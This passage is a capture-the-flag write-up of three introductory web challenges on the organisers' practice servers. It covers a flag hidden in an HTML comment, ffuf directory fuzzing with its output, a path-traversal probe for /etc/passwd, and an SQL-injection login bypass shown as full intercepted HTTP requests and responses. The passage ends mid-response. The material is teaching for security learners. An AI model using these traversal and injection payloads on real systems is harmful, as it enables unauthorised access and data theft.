CamSEC-CTF Challenge Write-ups

Source : https://ctf.blackarch.fr

This is actually the first CTF we have organized, and our goal for the participants was to help them learn about web security and Active Directory. The web challenges were intentionally designed to be relatively easy, aimed at familiarizing participants with various web security vulnerabilities. Here's an overview of how the challenge resolutions unfold:

1) Directory enigma Quest 0

Challenge 4 Solves

Directory Enigma Quest 0

250

who was allan turing?

https://challweb00-ctf.blackarch.fr/

▶ Unlock Hint for 0 points


Flag

Submit

link: https://challweb00-ctf.blackarch.fr

Heading to the link we see this

Cracking the Enigma Machine



The Enigma machine, a cipher device used during World War II, is one of the most iconic encryption machines in history. Its complexity made it a formidable challenge for codebreakers, but their relentless efforts eventually led to a breakthrough that helped turn the tide of the war.

Cracking the Enigma codes required brilliant minds, advanced mathematics, and innovative strategies. Codebreakers at Bletchley Park, including the famous Alan Turing, worked tirelessly to decipher the encrypted messages sent by the Axis powers.

This website is a tribute to their incredible achievements and a glimpse into the fascinating world of cryptography, intelligence, and the relentless pursuit of solving the Enigma.

Apparently, this is a static website with no visible links or buttons for us to interact with. As skilled hackers, we decided to inspect the site's source code by using the shortcut (Ctrl+U). Upon doing so, we discovered the first flag cleverly hidden within an HTML comment.

```
            max-width: 100%;
            height: auto;
        }
    </style>
</head>
<body>
    <h1>Cracking the Enigma Machine</h1> <!--CSCTF{4114N 7Ur1N6 W45 4 H3r0}-->
    <div class="image-container">
        <img src="https://www.geo.fr/imgre/fit/~1~geo~2023~06~07~ad4bdfa4-c058-4df4-931e-346fcd088c0b.jpeg/1200x630/cr/wqkgR2V0dHkgSW1hZ2VzIC8gRmluZSBBcnQgSW1hZ2VzIC0gSGVyaXRhZ2UgSW1hZ2VzICgxKSAvIFBpY3R1cmVzIGZyb20gSGlzdG9yeSAtIFVuaXZlcnNh
    </div>
    <p>The Enigma machine, a cipher device used during World War II, is one of the most iconic encryption machines in history. Its complexity made it a formidable challenge for codebreakers, but their relentless efforts eventually led to a
    <p>Cracking the Enigma codes required brilliant minds, advanced mathematics, and innovative strategies. Codebreakers at Bletchley Park, including the famous Alan Turing, worked tirelessly to decipher the encrypted messages sent by the
    <p>This website is a tribute to their incredible achievements and a glimpse into the fascinating world of cryptography, intelligence, and the relentless pursuit of solving the Enigma.</p>
    <p>Join us on a journey through history, where we unravel the secrets of the Enigma machine and honor the unsung heroes who cracked its codes.</p>
    <p>Explore our articles, quizzes, and interactive resources to learn more about the Enigma machine and the remarkable minds behind its defeat.
<br> this is actually a web challenge</p>
</body>
</html>
```

flag: CSCTF{4114N 7Ur1N6 W45 4 H3r0} well done!

2) Directory Enigma Quest 1


This challenge is the next part of the first challenge and serves as an introduction to directory fuzzing, local file inclusion, and path traversal techniques. The initial solution approach involved using the well-known tool FFUF to perform directory fuzzing on the server. Through this process, participants were able to uncover certain directories, some of which unfortunately led to the capture of the flag.

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u https://challweb00-ctf.blackarch.fr/FUZZ
```

```
┌──(kali㉿kali)-[~/Tools/kadimus]
└─$ ffuf -w /usr/share/wordlists/dirb/common.txt -u https://challweb00-ctf.blackarch.fr/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://challweb00-ctf.blackarch.fr/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 200, Size: 3245, Words: 489, Lines: 42, Duration: 57ms]
    * FUZZ:

[Status: 403, Size: 1384, Words: 82, Lines: 10, Duration: 80ms]
    * FUZZ: .htpasswd

[Status: 403, Size: 1384, Words: 82, Lines: 10, Duration: 65ms]
    * FUZZ: .hta

[Status: 403, Size: 1384, Words: 82, Lines: 10, Duration: 76ms]
    * FUZZ: .htaccess

[Status: 301, Size: 344, Words: 20, Lines: 10, Duration: 43ms]
    * FUZZ: public

[Status: 301, Size: 344, Words: 20, Lines: 10, Duration: 44ms]
    * FUZZ: secret

[Status: 200, Size: 3245, Words: 489, Lines: 42, Duration: 53ms]
    * FUZZ: index.php

[WARN] Caught keyboard interrupt (Ctrl-C)
```

a second method at their disposal: searching for vulnerable parameters on the server using a common technique known as "parameter fuzzing." By systematically varying the parameters within URLs, participants aimed to identify potential vulnerabilities that could be exploited. Once a vulnerable parameter was found, they could proceed to apply local file inclusion (LFI) techniques. These techniques, when properly executed, had the potential to reveal the flag hidden within the server's files.

by testing the parameter ?page=../../../../../../../etc/passwd we get acces denied indirectly meaning there is a possibility to just get the flag from the default users directory or directories we have access to that is the /var/www/html/* folder




and checking the url parameter page,
https://challweb00-ctf.blackarch.fr/?page=secret/flag and we obtain the flag

CSCTF{74K3 C4r3 0F 1F1 8Y 54N17H1Z1N6 U53r 1NPU7}


Cracking the Enigma Machine

3) Sequel

On lunching to the challenge site we see a web page with a login form,




Generally we try to get admin creds, and on trying admin:admin, unfortunately these creds are not correct so we continue moving around the site and we see we can register, so we register a user: toto



and we come back to login with the user we just registered.

So let's trying registering as an Admin now to see if there's an impact on this website or if we login as an admin



username admin already exist, this is clearly a sign that the admin user login is admin. You should know that whenever a website with login forms a builded generally the website has a database which contains infos on the server and website structure.
I think you got where i was going to, from here we can check for a possible sql injection vulnerability
i'wont discuss about what is an sqli here but you can check it here: https://owasp.org/www-community/attacks/SQL_Injection

So using burpsuite to intercept the requests and analysing it, we see we can modify the request and insert an sql command to login and we see it is successful.

1 ×

Send | Cancel | < | > | Target: https://challweb01-ctf.blackarch.fr | HTTP/2

Request

Pretty | Raw | Hex

```
1  POST /log.php HTTP/2
2  Host: challweb01-ctf.blackarch.fr
3  Cookie: cf_clearance=
   rcIQxyXcRR.FHPPTHBufHMukzEtE3mSVczDiNH.A.B0-1692280304-0-1-9ec4c4f4.ab6e866.c9c59b14-0.1.169
   2280304
4  Content-Length: 51
5  Cache-Control: max-age=0
6  Sec-Ch-Ua: "Chromium";v="109", "Not_A Brand";v="99"
7  Sec-Ch-Ua-Mobile: ?0
8  Sec-Ch-Ua-Platform: "Linux"
9  Upgrade-Insecure-Requests: 1
10 Origin: https://challweb01-ctf.blackarch.fr
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/109.0.5414.120 Safari/537.36
13 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
   =0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://challweb01-ctf.blackarch.fr/
19 Accept-Encoding: gzip, deflate
20 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
21
22 username=toto%27+--+UNION+select+&password=sdfsdfqs
```

Response

Pretty | Raw | Hex | Render

```
1  HTTP/2 200 OK
2  Date: Thu, 17 Aug 2023 13:53:06 GMT
3  Content-Type: text/html; charset=UTF-8
4  Cf-Cache-Status: DYNAMIC
5  Report-To:
   {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=vOrFbz%2BlLJXhaPqRf5tIycq
   %2BRlybA6mtWKytL4ae%2ByvoWkFPmMsOmeTxHiBl55xflmazn58eHt%2F05cOy5ESiOucxVbSE4KZut0Lo25bW68%2F
   UPHw%2BouX3MHt%2FvE8gP%2BtcmpRiTnnu6F%2F3FeDOOzs%3D"}],"group":"cf-nel","max_age":604800}
6  Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
7  Server: cloudflare
8  Cf-Ray: 7f8266bd5e232a68-CDG
9  Alt-Svc: h3=":443"; ma=86400
10
11 Login successful! <br>
    Your username is: toto
```

Inspector

Request Attributes	2
Request Query Parameters	0
Request Body Parameters	2
Request Cookies	1
Request Headers	22
Response Headers	8

So by doing the same with the admin username we successfully login as admin and get the flag

1 ×

Send | Cancel | < | > | Target: https://challweb01-ctf.blackarch.fr | HTTP/2

Request

Pretty | Raw | Hex

```
1  POST /log.php HTTP/2
2  Host: challweb01-ctf.blackarch.fr
3  Cookie: cf_clearance=
   rcIQxyXcRR.FHPPTHBufHMukzEtE3mSVczDiNH.A.B0-1692280304-0-1-9ec4c4f4.ab6e866.c9c59b14-0.1.169
   2280304
4  Content-Length: 52
5  Cache-Control: max-age=0
6  Sec-Ch-Ua: "Chromium";v="109", "Not_A Brand";v="99"
7  Sec-Ch-Ua-Mobile: ?0
8  Sec-Ch-Ua-Platform: "Linux"
9  Upgrade-Insecure-Requests: 1
10 Origin: https://challweb01-ctf.blackarch.fr
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/109.0.5414.120 Safari/537.36
13 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
   =0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://challweb01-ctf.blackarch.fr/
19 Accept-Encoding: gzip, deflate
20 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
21
22 username=admin%27+--+UNION+select+&password=sdfsdfqs
```

Response

Pretty | Raw | Hex | Render


```
1  HTTP/2 200 OK
2  Date: Thu, 17 Aug 2023 13:57:12 GMT
3  Content-Type: text/html; charset=UTF-8
4  Vary: Accept-Encoding
5  Cf-Cache-Status: DYNAMIC
6  Report-To:
